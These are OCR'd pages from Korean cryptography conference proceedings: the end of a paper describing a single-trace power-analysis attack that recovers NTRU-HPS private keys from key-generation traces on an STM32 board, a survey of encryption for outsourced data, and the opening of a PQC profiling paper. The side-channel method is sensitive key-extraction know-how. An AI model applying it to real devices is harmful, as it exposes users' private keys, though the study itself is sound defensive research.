


그림 1 Fixed_Type 전체 파형




그림 2 Fixed_Type 앞




그림 3 Fixed_Type 앞




그림 4 Fixed_Type 뒤

int32_MINMAX(x[0],x[128])을 호출하는 시점은 언제나 동일하다. 만약, *int32_MINMAX*의 swap 여부를 알 수 있다면, x 내부의 값이 바뀌는 부분을 알 수 있으므로 기존 배열 A가 정렬 후 각 원소가 어떤 위치로 이동했는지 알 수 있게 된다. 그렇다면, 초기에 A의 각 요소를 4로 나눈 나머지의 위치를 알고 있었으므로 정렬 후 각 원소의 4로 나눈 나머지를 알 수 있으며 이는 알고리즘 2의 7번 줄을 통해 생성된 v의 값을 알 수 있게 되며 이는 알고리즘 1의 g에 해당한다.

3.2 int32_MINMAX 전력 분석 공격

본 장에서는 Fixed_Type 단일 전력 분석 공격과정에서 나오는 *int32_MINMAX* 내부에 swap 여부를 알 방법을 제시한다. 프로시저 1에서는 m=508 기준으로 6번 줄을 통해 총 2272번, 13번 줄을 통해서는 7393번 호출한다. 프로시저 2에서 4번 줄에서의 연산 이후의 c는 0 또는 -1만 가능하므로 c가 -1인 경우, 5번 줄을 통해 c는 a^b가 되며 6, 7번 줄을 통해 swap이 되며 4번 줄에서의 연산 이후의 c가 0이었다면, 5번 줄에서의 연산 이후에도 c는 0이므로 6, 7번 줄을 통해 a, b는 바뀌지 않는다. 그러므로 프로시저 2에서 4번 줄에서의 연산을 통해 바뀌는 c에 따라 swap여부가 판단됨을 알 수 있고, 바뀌는 값은 0 또는 -1로 해밍웨이트가 각각 0, 32로 큰 차이가 나기 때문에 파형에서도 큰 차이가 날 것이며 k-means 알고리즘을 통해 확인할 수 있다.

3.3 키 복구 과정

본 장에서는 3.1장에서 얻은 g를 활용하여 개인키 f를 생성하는 과정 및 개인키 전부를 복원하는 과정에 대해서 알아본다. 알고리즘 1에서 얻는 공개키 h는 알 수 있는 값이며, 알고리즘 1의 4번 줄에 의해서 $h=(3\cdot g\cdot f_q) \mod(q,\Phi_1\Phi_n)$이므로 $f_q=h\cdot 1/3\cdot 1/g \mod(q,\Phi_1\Phi_n)$를 계산하면 f_q가 복구 가능하며 $f=1/f_q$로 f 또한 복구할 수 있다. 남은 개인키 역시 $h_q=(1/h)\bmod(q,\Phi_n)$와 $f_p=(1/f)\bmod(3,\Phi_n)$를 계산해서 얻을 수 있다. 따라서 개인키 전부를 복구할 수 있음을 확인했다.

IV. 실험

4.1 실험 환경 소개

본 실험에서 사용한 Parameter set은 ntruhps2048509로 NTRU-HPS이며 n값은 509, q값은 2048을 사용한다. 실험에 사용한 장비는 STM32F415 타겟 보드 위에서 LeCroy waverunner8104 오실로스코프를 이용하여 측정하였으며 7.37MHz의 동작 주파수로 계산하는 동안 250 MS/s 샘플링으로 전력 파형을 수집했다. 저주파 통과 필터와 dwt(Harr wavelet)을 이용한 4차 압축한 파형을 사용하였다.

4.2 Fixed_Type 단일 전력 분석 실험

본 실험에서 얻은 알고리즘 2의 전체 파형은 그림 1과 같다. 이는 알고리즘 2에서 실제 Reference C-code에서는 배열 A의 모든 요소에 랜덤 값에 4를 곱한 값을 넣는 과정을 먼저 진행한 후에 알고리즘 2의 2, 3줄에 나오는 $q/16-1$개의 1, $q/16-1$개의 2를 더하는 과정이 뒤이어 나오기 때문에 알고리즘 2의

전체 파형의 앞부분은 그림 2, 그림 3 순서로 진행되게 된다. 또한 랜덤 값에 4를 곱한 값을 넣는 과정은 실제 반복문에서는 508/4=127번만 반복하기 때문에 127번의 반복되는 파형을 그림 2에서 확인 가능하며, 1을 127번, 2를 127번 더하는 과정을 그림 3에서 차례로 확인할 수 있다. 한편, 알고리즘 2의 7번 줄을 통해 v를 생성하는 508번의 반복 파형까지 그림 4를 통해서 확인한다면, 그림 1에서 그림 2, 3, 4에서 나오는 파형을 제외한다면, 나머지 부분의 파형은 프로시저 1에서의 파형이라 할 수 있다.

또한, 프로시저 1에서 p에 따라 5번 줄의 if문을 통과하는 구간이 달라지며 이는 파형으로 확인할 수 있다. 예를 들어 p가 128이라면, $0 \leq i < 128$, $256 \leq i < 384$와 같이 총 두 개의 큰 부분에서 프로시저 1의 6번 줄을 호출하며, p가 64라면, $0 \leq i < 64, 128 \leq i < 192, 256 \leq i < 320, 384 \leq i < 448$와 같이 총 네 개의 큰 부분에서 프로시저 1의 6번 줄을 호출하며 그림 5, 6을 보면 쉽게 확인할 수 있다.




그림 5 프로시저1 4~6번줄 p=128 그림 6 프로시저1 4~6번줄 p=64




그림 7 프로시저 1 6번줄




그림 8 (그림 7 색칠)




그림 9 프로시저 1 13번줄




그림 10 (그림 9 색칠)

위의 과정과 정렬 알고리즘을 통해 프로시저 1에서의 6번 줄을 통해 호출한 프로시저 2의 파형 2272개를 모은다면, 그림 7과 같이 극명하게 갈리는 두 개의 파형 그룹이 생긴다. 파형에서 차이가 극심한 부분을 Point of interest 점들로 잡아 2-means clustering algorithm을 돌려보면 그림 8과 같이 두 개의 그룹으로 극명하게 갈림을 알 수 있다. 변화가 적은 파란색 부분을 swap이 일어나지 않은 부분이며 프로시저 1의 13번 줄을 통해 호출한 프로시저 2의 파형 7393개를 모으면, 그림 9와 같이 극명하게 갈리는 두 개의 파형 그룹을 마찬가지로 볼 수 있으며 동일한 방법으로 2-means clustering algorithm을 이용하여 그림 10과 같은 두 개의 그룹으로 나누어 마찬가지로 변화가 적은 파란색 부분을 swap이 일어나지 않은 부분이라 g를 복구하면, g가 쉽게 복구된다.

V. 결론 및 토의

본 논문에서는 NTRU-HPS 키 생성 알고리즘 내부 Fixed_Type 알고리즘의 단일파형 기반 전력 분석 공격을 제시하며 이를 실험으로 입증하였다. 비록 한 쌍의 키를 만들기 위해서 한 번만 시행하는 key generation 알고리즘이지만 이에 대한 전력 정보가 누출된다면 본 논문에서와 같이 개인키에 관한 정보가 노출될 것이다.

본 논문에서 제시한 단일파형 기반 전력 분석 공격에 대한 대응책을 후속 연구 방향으로 제시한다.

[참고문헌]

[1] Hoffstein, Jeffrey, Jill Pipher, and Joseph H. Silverman. "NTRU: A ring-based public key cryptosystem." International Algorithmic Number Theory Symposium. Springer, Berlin, Heidelberg, 1998.

[2] Alagic, Gorjan, et al. "Status report on the second round of the NIST post-quantum cryptography standardization process." US Department of Commerce, NIST (2020).

[3] NTRU. n.d. Home Page. Retrieved June 4, 2021 from https://ntru.org/.

[4] NIST, “NTRUEncrypt” http://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Round-1-Submissions, 2017.

[5] NIST, “NTRU-HRSS-KEM” http://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Round-1-Submissions, 2017.

암호화된 아웃소싱 데이터에 대한 기술 동향

김원웅*, 강예준*, 이승빈*, 임세진*, 김현지**, 박재훈**, 서화정***†

*한성대학교 (대학생)

**한성대학교 (대학원생)

***한성대학교 (교수)

Trends of techniques for encrypted outsourcing-data

Won-Woong Kim*, Ye-Jun Kang*, Seung-Bin Lee*, Se-jin Lim*, Jae-Hun Park**, Hyun-Ji Kim**, Hwa-Jeong Seo***†

*Hansung University (Undergraduate student)

**Korea University (Graduate student)

***Korea University (Professor)

요 약

최근 빅데이터에 관련된 기술이 주목을 받고 있으며, 이에 맞추어 많은 사람들이 이용하고 있는 클라우드 시스템에 있어 보안성에 대한 관심 또한 증가하고 있다. 그에 따라 다양한 기술들이 각광을 받고 있고 이러한 빅데이터에 관련된 기술에 대한 보안 위협에 대응할 수 있는 기법들의 최신 연구 동향과 앞으로의 방향을 살펴본다.

I. 서론

4차 산업혁명시대가 시작된 이후, 빅데이터에 관련된 기술이 많은 각광을 받고있다. 이 기술은 다양한 분야에서 생산되는 수많은 데이터를 기반으로 하는데, 그러한 변화에 맞추어 클라우드 서비스가 활용되기 시작했다. 또한 전문가뿐만 아니라 일반인들의 클라우드 서버 이용이 보편화되면서 이용자 수가 급격히 증가하였는데, 이 때문에 데이터에 대한 보안성, 기밀성 등에 대한 우려가 높아지고 있다. 사용자들의 데이터가 암호화가 되지 않은 상태로 저장이 될 경우 주요 데이터, 혹은 개인정보 등을 유출시킬 수 있다는 문제점이 있기 때문이다. 단적인 예로, 공격자가 클라우드 서버를 공격하여 기업의 기밀 데이터나 개인 데이터 등을 습득한 후 조작 또는 공개할 수 있다. 실제로 데이터 유출로 인한 피해는 매 년 증가하고 있으며, 이와 같은 이유로 데이터의 안정성을 보장하는 방안 또한 중요시 되고있다.

II. 관련 연구

2.1 동형 암호(HE, Homomorphic Encryption) [1]

동형 암호란 암호화된 데이터 대하여 덧셈과 곱셈의 연산을 가능하게 해주어 메시지의 구조를 보호하는 암호이다. 동형 암호는 다른 암호와 같이 Gen, Enc, 그리고 Dec의 세 가지의 주요한 함수를 가지고 있다. 이는 각각 키생성, 암호화, 그리고 복호화의 기능을 하며 동형 암호의 평가를 담당하는 Eval 함수 또한 가지고 있다. 우리가 평문 메시지{ m_i }, 그에 대응하는 암호문 메시지 { c_i }, 그리고 회로 C를 가지고 있다고 가정하면, C에 대하여 다음과 같은 구조로 표현될 수 있다.

$Dec(sk, Eval(pk, C, c1, ..., c_n)) = C(m1, ..., m_n)$

동형 암호의 대부분은 제약조건을 가지고 있다. Paillier 암호 시스템과 같이 오직 1개의 연산만을 지원하는 시스템들을 부분 동형 암호(PHE, Partial Homomorphic Encryption)라고 한다.

이러한 연산의 종류의 한계를 해결하기 위한 것이 준동형 암호(SHE, Somewhat Homomorphic Encryption)이다[2]. 준동형 암호의Enc 함수에서는 평문을 암호화를 하는 과정에서 잡음이라고 불리는 m 값이 추가가 되고 암호문에 약간의 잡음이 생기게 된다. 이때 이 잡음값이 임계값보다 작게되면 Dec 함수는 올바르게 작동하게 된다. 이 임계값은 암호화된 데이터에 대해 수행될 수 있는 연산의 개수에 의해서 결정된다. 만약 객체가 노이즈를 줄이기를 원한다면, 암호화와 복호화에 비밀키인 sk가 필요하게 된다. 이러한 제약을 해결하기 위해 비밀키없이 잡음을 줄이려는 연구가 진행되었다.

이 문제는 2009년 Gentry에 의해 설계된 완전 동형암호(FHE, Fully Homomorphic Encryption)에 의해서 해결된다[3]. 완전 동형 암호는 임의의 깊이를 가진 회로를 지원하는 동형 암호 방식이다. Gentry는 임의의 깊이의 연산을 다루기 위해 부트스트래핑이라고 부르는 기술을 소개하였다. 부트스트래핑에서는 비밀키 sk에 대한 접근이 없이 노이즈의 양을 줄였다. 그러나 완전 동형 암호는 굉장히 많은 양의 계산 비용이 들었고 프로세스의 성능 또한 저하되었다. 이러한 한계때문에 완전 동형 암호는 실용적이지 못하게 되었다.[3].

수많은 발전에도 불구하고 동형 암호는 몇 가지 제약사항을 가지게 된다. 첫 번째로는 메시지 공간이다. 거의 모든 동형 암호가 정수 상에서 작동한다. 그러므로 데이터를 암호화 하기전에 정수로 변환시키는 과정이 필요하다. 두 번째 제약사항은 잡음과 관련이 있다. 각 연산 후에는 암호문 상에서의 잡음이 증가하게 된다. 곱셈 연산은 덧셈 연산보다 더 많은 잡음을 증가시키게 된다. 우리는 항상 미리 정의된 임계값 보다 더 적은 잡음값을 유지하여야 한다. 마지막 가장 중요한 제약사항은 나눗셈의 부재이다. 요약하자면, 오직 제한된 수만큼의 덧셈과 곱셈만이 암호화된 데이터를 가공할 수 있게 된다. 이로 인해 신경망에서의 활성 함수와 같은 복잡한 함수들 동형 암호와 함께 사용되지 못한다.

2.2 합성곱 신경망(CNN, Convolutional Neural Networks)[1]

합성곱 신경망은 딥러닝 모델중 하나로써 이미지 데이터 학습에 주로 사용된다. CNN에는 각 계층마다 뉴런들이 존재하며 각 뉴런은 입력값을 가지고있고, 입력값을 이용해 함수를 계산한 후 출력값으로 함수의 결과값을 사용한다. 이 함수의 구조는 뉴런이 속한 계층에 의존한다. 첫 계층인 입력 계층과 마지막 계층인 출력 계층, 그리고 중간에 있는 최소 한 개 이상의 은닉층이 존재한다. 피드-포워드 방식의 신경망에서 각 뉴런들은 다음 계층의 뉴런들로의 가중치를 지니고 있다. 이러한 가중치를 더 나은 방향으로 학습하여 분류 및 회귀 문제들을 해결하기 위해 사용된다[10].

2.3 Fuzzy 인증[8]

생체정보를 인증하는 과정에는 Noise가 존재하며 본인거부 에러(FRR)와 오인식 에러(FAR)가 존재한다. 따라서 인증받을 정보와 등록된 생체정보 사이에는 어떠한 차이가 발생한다. 이때 Fuzzy 인증기법은 적당한 거리함수를 사용하여 Template정보와 인증 대상 정보 사이의 유사도 분석결과를 도출한다. 이때 유사도 결과는 일치, 대략 일치, 대략 불일치, 불일치로 나뉜다[6].

2.4 함수 암호

보통의 공개키 암호는 평문을 공개키로 암호화하고 개인키로 복호화하여 평문을 얻어내는 과정을 거친다. 하지만 함수암호에서는 평문을 공개키로 암호화하고 복호화 하지 않은 상태로 함수값만을 따로 얻어낼 수 있다. 따라서 함수암호는 정보를 암호화한 상태에서 가공을 할 수 있는 가능성을 제시하고 있다[7].

III. 본론

3.1 CryptoDL[1]

합성곱 신경망 내에서 동형 암호의 제약사항을 지닌 채 암호화된 데이터에 접근하기 위해서는 뉴런 내에 있는 연산에 집중하여야 한다. 특히 은닉층 내에 있는 모든 뉴런들의 연산은 덧셈과 곱셈으로 이루어져야 암호화된 데이터에 대하여 연산이 수행될 수 있다. 동형 암호내에서 활성함수를 사용하는 것은 불가능하다. 그러므로, 우리는

암호화된 데이터를 연산하기 위하여 동형 암호와 호환 가능한 대체 함수를 찾아야한다.

이 문제를 해결하기 위한 기초적인 생각은, 동형 암호 내에서 호환불가능한 함수를 호환 가능한 형태의 함수로 변형시키는 것이다. CNN에서 사용되는 함수들은 덧셈과 곱셈만을 수행하는 다항식으로 변형될 수 있는 함수들로 이루어져 있다. 그러므로, 활성 함수를 암호화된 데이터를 연산할 수 있는 다항식으로 변형하여, 암호화된 데이터를 연산하는 곳에 대체시킬 것이다. CNN에서 주로 사용되는 활성함수인 ReLU, Sigmoid, 그리고 Tanh에 대하여 근사 다항식을 조사하고 각각 활성화 함수에 가장 근접한 것을 선택한다.

고차다항식을 사용하게 되면 더 높은 정확도를 제공하게 되고 훈련 모델에 있어서 더 좋은 성능을 갖게된다. 그러나, 암호화된 데이터에 있어서 고차다항식은 매우 느린 연산 속도를 가지게 된다. 그러므로 동형 암호에 있어서 사용되는 다항식은 실용성을 위해서는 저차다항식을 사용해야 된다. 따라서 다항식의 차수와 모델의 성능 사이의 적절한 수치를 찾아서 가능한 가장 낮은 차수의 다항식을 사용한다.

ReLU에 대응하는 적절한 다항식을 찾기 위하여 Numerical Method, Taylor Method, Standard Chebyshev, Modified Chebyshev 등의 다항식을 사용하였을 때 오류 계산과 가중치를 갱신하는 과정에 미치는 영향 때문에 각각 56.87%, 40.28%, 68.98%, 그리고 88.53%의 정확도를 보여준다. 그래서 활성화 함수에 대한 유도 함수를 고려하는 접근법을 사용하기로 하였다. ReLU의 유도함수는 0에서 미분할 수 없는 함수이다. 만약 ReLU의 유도함수가 연속적이고 미분 가능한 형태라면 좀 더 높은 정확도를 가지게 된다. 그래서 연속적이고 미분 가능하며 ReLU의 유도함수와 비슷한 구조를 가지고 있는 Sigmoid 함수를 사용하게 된다. 이 경우 98.52%의 정확도를 지니게 된다. 또한 가능한 낮은 차수의 다항식을 사용해야 하므로 2차, 또는 3차 다항식에서만 실행을 하였다. Sigmoid함수와 Tanh함수에서는 Chebyshev 다항식을 사용하였다.

기존의 활성 함수인 ReLU, Sigmoid, 그리고 Tanh를 사용하였을 때는 각각 99.56%, 98.85%, 그리고 97.27%의 정확도가 나왔고, 각각의 활성 함수를 대체한 다항식을 사용하였을 때는 99.52%, 98.94%, 그리고 98.15%의 정확도가 측정되었다. 따라서 정확도 측면에서는 대체 다항식을 사용하여도 전혀 문제가 없게된다.

3.2 함수암호를 이용한 인증정보 보호기술[8]

함수암호를 이용한 인증기법은 사전단계, 등록단계, 인증단계로 총 3단계로 나누어져 있다. 또한 난수를 안전하게 저장할 수 없는 디바이스에 관한 프로토콜을 제안하며 난수를 안전하게 저장할 수 있는 디바이스에 대하여도 설명한다.

먼저 사전단계에서는 인증 시스템에 사용하게 될 파라미터, 군G, 소수p, 생성원 g를 설정한다. 또한 마스터 공개키 mpk와 마스터 비밀키 msk를 설정한다.

다음으로 등록 단계에서는 사용자 A에 대하여 인증정보 X를 추출하고 난수 r을 선택한 후 rX, X_A를 생성한다. 그리고 사용자의 신분 정보를 나타내는 ID를 포함하여 안전한 채널을 통해 서버에 (ID_A, rX, g^r, X_A)를 전달한다. 서는 전달받은 정보를 이용하여 Keygen 알고리즘을 통해 sk_f를 생성한다.

다음으로 인증단계에서는 요청단계와 검증단계 두 가지로 단계가 나뉘어져 있다. 요청단계에서는 사용자는 자신의 ID를 서버에 송신하게 되면, 서버는 난수 t를 생성하여 해당 ID에 해당하는 g^r을 이용하여 g^{rt}를 계산하여 사용자에게 전달하게 된다. 사용자는 해당값을 이용하여 인증정보 Y를 추출한 후 난수 k를 선택하고 Ct, 그리고 Y_A를 생성하여 서버에게 보내게 된다. 서버는 전달받은 값을 이용하여 검증단계를 거치게 된다. 검증단계에서는 사용자의 인증요청 시에 검증의 효율성을 위하여 검증테이블을 사용한다. 검증테이블에서는 인증여부를 결정하기 위한 임계값을 설정한 뒤 거리함수 값이 0과 임계값 사이의 값을 만족한다면 성공적으로 인증이 완료된다.

만약 난수를 안전하게 저장할 수 있는 Trust Zone을 가지고 있는 디바이스의 경우에는 인증단계에서의 g^{rt}를 수신하는 과정을 제외하여 설계하여 효율적인 프로토콜을 사용할 수 있다.

이와 같은 인증기법을 이용하게 되면 함수 암호를 사용하며 Discrete Logarithm Proble과 Diffie-Hellman Problem의 어려움에 기반을 두고있기 때문에 반복공격, 위장공격, 비밀키 노출에 있어서 안정성을 보장한다.

본 프로토콜 에서는 지수연산과 multi-exponentiation 연산에 의존하기 때문에 Straus의 Multi-exponentiation 알고리즘을 사

용하면 효율적인 연산이 가능하게 된다[9]. 이와 같은 알고리즘을 사용하여 해당 알고리즘의 인증 요청단계에서의 지수승 연산 횟수를 계산하면 User는 2+l번의 연산과 Server에서는 3+l번의 연산 횟수가 소요된다.

IV. 결론

최근 빅데이터가 주목 받음에 따라 데이터를 효율적으로 보호하기 위하여 다양한 암호화 기술들을 적용한 기법들이 연구되고 있다. 안정성을 유지하는 것 또한 중요하지만 방대한 양의 데이터를 보호하기 위한 기법이니 만큼 효율적인 기법들이 연구되어야 할 것으로 생각된다.

V. Acknowledgement

이 성과는 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478)

[참고문헌]

[1] Hesamifard, Ehsan, Hassan Takabi, and Mehdi Ghasemi. "Cryptodl: Deep neural networks over encrypted data." arXiv preprint arXiv:1711.05189 (2017).

[2] R. RIVEST, L. ADLEMAN, M.DERTOUZOS, On data banks and privacy homomorphisms. In Foundations on Secure Computation, Academia Press (1978), pp. 169-179.

[3] C. GENTRY, A Fully Homomorphic Encryption Scheme. PhD thesis, Stanford, CA, USA, 2009. AAI3382729.

[4] N. DOWLIN, R. GILAD-BACHRACH, K. LAINE, K. L. M. NAEHRIG, J. WERNSING, Cryptonets: Applying neural networks to encrypted data with high throughput and accuracy. Tech. Rep. MSR-TR-2016-3, 2016

[5] T. sHORTELL, A. Shokoufandeh, Secure signal processing using fully homomorphic encryption. In Advanced Concepts for Intelligent Vision Systems - 16th International Conference, ACIVS, Catania, Italy, October 26-29, Proceedings (2015), pp. 93-104.

[6] Fuchun Guo. Willy Susilo anc Yi Mu. "Distance-Based Encryption: How to Embed Fuzziness in Biometric-Based Encryption" IEEE Transactions on information forensics and security. vol. 11. no. 2. pp. 247-257. Feb. 2016.

[7] Boneh D., Sahai A., Waters B. (2011) Functional Encryption: Definitions and Challenges In: Ishai Y. (eds) Theory of CRYPTOGRAPHY. TCC 2011. Lecture Notes in Computer Science, vol 6597. Springer, Berlin, Heidelberg

[8] 박동희; 박영호. 함수암호를 이용한 인증정보 Template 보호 기술. *정보보호학회논문지*, 2019, 29.6: 1319-1326.

[9] Moller B. (2001) Algorithms for Multi-exponentiation. In: Vaudenay S., YYoussef A.M. (eds) Selected Areas in Cryptography. SAC 2001. Lecture Notes in Computer Science, vol 2259. Springer, Berlin, Heidelberg

[10] 김현지; 서화정. IoT 보안 위협에 대한 딥러닝 기반의 탐지 동향. *한국정보처리학회 학술대회 논문집*, 2020, 27.2: 862-865.

VS2017의 성능 프로파일링을 이용한 NIST PQC Round 3 암호의 성능 분석*

이명훈*, 박동준*, 홍석희**

*고려대학교 (대학원생), **고려대학교 (교수)

Performance analysis of NIST PQC Round 3 candidates by using VS2017 profiling

MyeongHoon Lee*, Dongjun Park*, Seokhie Hong**

*Korea University(Graduate student) **Korea University(Professor)

요 약

공개키 암호화 및 전자 서명 방식의 안전성은 소인수 분해 문제의 어려움 혹은 이산 로그 문제의 어려움에 기반하고 있지만, 양자컴퓨터가 개발되면 Shor's Algorithm에 의해 위 두 문제가 다항시간에 해결되어 기존에 사용중인 공개키 암호화 및 전자 서명 방식은 더 이상 안전하지 않다. NIST에서는 양자 내성 암호 표준화 공모전을 진행 중이며 현재 round 3에 Classic McEliece, CRYSTALS-Kyber, NTRU, Saber 4종의 키 교환 알고리즘과 CRYSTALS-Dilithium, Falcon, Rainbow 3종의 전자 서명 알고리즘이 있다. 이와 관련하여 현재 활발히 진행 중인 연구들은 경량 환경에서의 성능 분석 및 최적화 구현에 관련된 연구와 핵심 연산들을 하드웨어로 대체하여 고속화하는 연구이다. 본 논문에서는 경량 환경에서의 최적화 구현 및 하드웨어·소프트웨어 통합 개발을 위해 round 3 후보 알고리즘 7종의 reference implementation을 Microsoft Visual Studio 2017 (VS2017) 의 성능 프로파일링을 이용하여 성능 분석을 진행하고 알고리즘별 핵심 연산들을 구분하며 향후 최적화 방향을 제시한다.

I. 서론

기존에 사용 중인 공개키 암호화 및 전자 서명 방식은 소인수 분해 문제의 어려움 (Integer factorization problem) 혹은 이산 로그 문제의 어려움 (Discrete logarithm problem) 에 기반하고 있다. 하지만, 양자컴퓨터가 개발되어 상용화되기 시작하면 Shor's Algorithm [1] 에 의해 위 두 문제가 모두 다항시간에 해결되어, 현재 사용 중인 공개키 암호화 및 전자 서명 방식은 더 이상 안전하지 않다. 이에 따라 양자 컴퓨팅 환경에서도 안전한 공개키 암호인 양자 내성 암호 (post-quantum cryptography, PQC) 가 필요해졌고, NIST에서는 2017년부터 현재까지 PQC 표준화 공모전을 진행 중이다.

PQC 표준화 공모전은 현재 round 3이 진행 중이며, round 3에는 키 교환 알고리즘 Classic McEliece [2], CRYSTALS-Kyber [3] , NTRU [4] , Saber [5] 4종 전자 서명 알고리즘 CRYSTALS-Dilithium [6], Falcon [7] , Rainbow [8] 3종으로 총 7종의 후보 알고리즘이 있다. 위 7종의 후보들은 기반 문제에 따라 크게 코드 기반 (Code-based) , 격자 기반 (Lattice-based) , 다변수 이차식 기반 (Multivariate-based) 3가지로 분류할 수 있으며, 코드 기반에는 Classic McEliece 1종, 다변수 이차식 기반에는 Rainbow 1종이 있고 CRYSTALS-Kyber, NTRU, Saber, CRYSTALS-Dilithium,. Falcon 5종은 모두 격자 기반 암호이다.

한편, PQC 표준화 공모전 round 2에서의 주요 지표는 알고리즘들의 성능이었다. 해당 지표는 PC 환경에서 성능 분석이 대부분이며 AVX2 implementation과 같이 PC 환경에서의 최적화 구현은 상당 부분 진행됐다. 하지만, 경량 환경에서의 성능 분석 지표는 부족한 상황이며 round 3는 현재 부족했던 경량 환경에서의 성능 분석 및 최적화 구현에 관련된 연구와 핵심 연산들을 하드웨어로 대체하여 고속화하는 연구가 활발히 진행 중이다.

본 논문에서는 경량 환경에서의 최적화 구현 및 하드웨어·소프트웨어 통합 개발을 위해 round 3 후보 알고리즘 7종의 reference implementation을 VS2017의 성능 프로파일링을 이용하여 성능 분석을 진행하고 알고리즘별 핵심 연산들을 구분한다.

* 본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.

본 논문의 구성은 다음과 같다. 2장에서는 PQC 표준화 공모전 round 3 후보 알고리즘 7종과 VS2017 성능 프로파일링에 대해 간략히 소개한다. 3장에서는 실험 결과를 통해 후보 알고리즘별 핵심 연산을 구분한다. 4장에서는 결론 및 알고리즘 개선 방향을 제시한다.

II. 배경 지식

본 장에서는 PQC 표준화 공모전 round 3 후보 알고리즘 7종에 대한 설명과 실험에 사용된 VS2017 성능 프로파일링에 대해 소개한다.

2.1 Round 3 알고리즘 7종

Round 3 알고리즘 7종은 키 교환 알고리즘 4종과 전자 서명 알고리즘 3종으로 구분된다.

우선 4종의 키 교환 알고리즘을 소개한다.

- *McEliece* : 이항 고파코드를 사용하며 선형 코드를 올바르게 디코딩 하는 것의 어려움에 기반하는 코드 기반 암호이다. 키 교환 알고리즘이며 공개키 크기가 매우 크다는 단점이 존재한다.
- *Kyber* : 격자 기반 암호이며 LWE (Learning With Errors) 문제에 대수적 구조를 더한 MLWE (Module-LWE) 의 어려움에 기반한다. 키 교환 알고리즘이며 키 생성과 암복호화 과정이 빠르다.
- *NTRU* : 격자 기반 암호이며 주어진 다항식을 작은 계수의 다항식 2개의 나눗셈으로 표현하는 것의 어려움에 기반한다. 키 교환 알고리즘이며 1996년에 제안돼 다른 격자 기반 암호에 비해 오랜 시간 암호학적으로 안전함이 검증되었다.
- *Saber* : 격자 기반 암호이며 LWR (Learning With Rounding) 문제에 대수적 구조를 더한 MLWR (Module-LWR) 의 어려움에 기반한다. 키 교환 알고리즘이며 LWE기반 알고리즘에 비해 요구되는 연산량이 적은 알고리즘이다.

다음은 3종의 전자 서명 알고리즘을 소개한다.

- *Dilithium* : 격자 기반 암호이며 Kyber와 마찬가지로 MLWE의 어려움에 기반한다. 전자 서명 알고리즘이며 Fiat-Shamir with abort방식을 사용하며 단순한 구현이 가능하고 키 생성, 서명, 검증과정이 빠르다.
- *Falcon* : 격자 기반 암호이며 NTRU격자 위에서의 SIS (Short Integer Solution) 문제의 어려움에 기반하고 있다. 전자 서명 알고리즘이며 hash-and-sign방식을 사용하며 다른 두 서명 알고리즘에 비해 공개키와 서명 값의 크기 합이 작다.
- *Rainbow* : 다변수 이차식 기반 암호이며 UOV (Unbalanced Oil and Vinegar) 문제의 어려움에 기반한다. 전자 서명 알고리즘이며 공개키 크기는 크지만 서명의 크기가 작다.

2.2 VS2017 성능 프로파일링

VS2017 성능 프로파일링은 VS2017에서 제공하는 프로파일링 및 진단도구로 CPU 사용량 분석, 메모리 사용량 측정, 함수별 소요시간, 호출트리 등을 확인 가능하다. 본 논문에서 사용한 기능은 계측을 통한 함수별 소요시간을 확인하는 프로파일링 기능이다.

III. 실험 결과

본 장에서는 알고리즘 7종의 VS2017 성능 프로파일링을 통한 알고리즘별 내부 함수의 연산 비율을 분석한다.

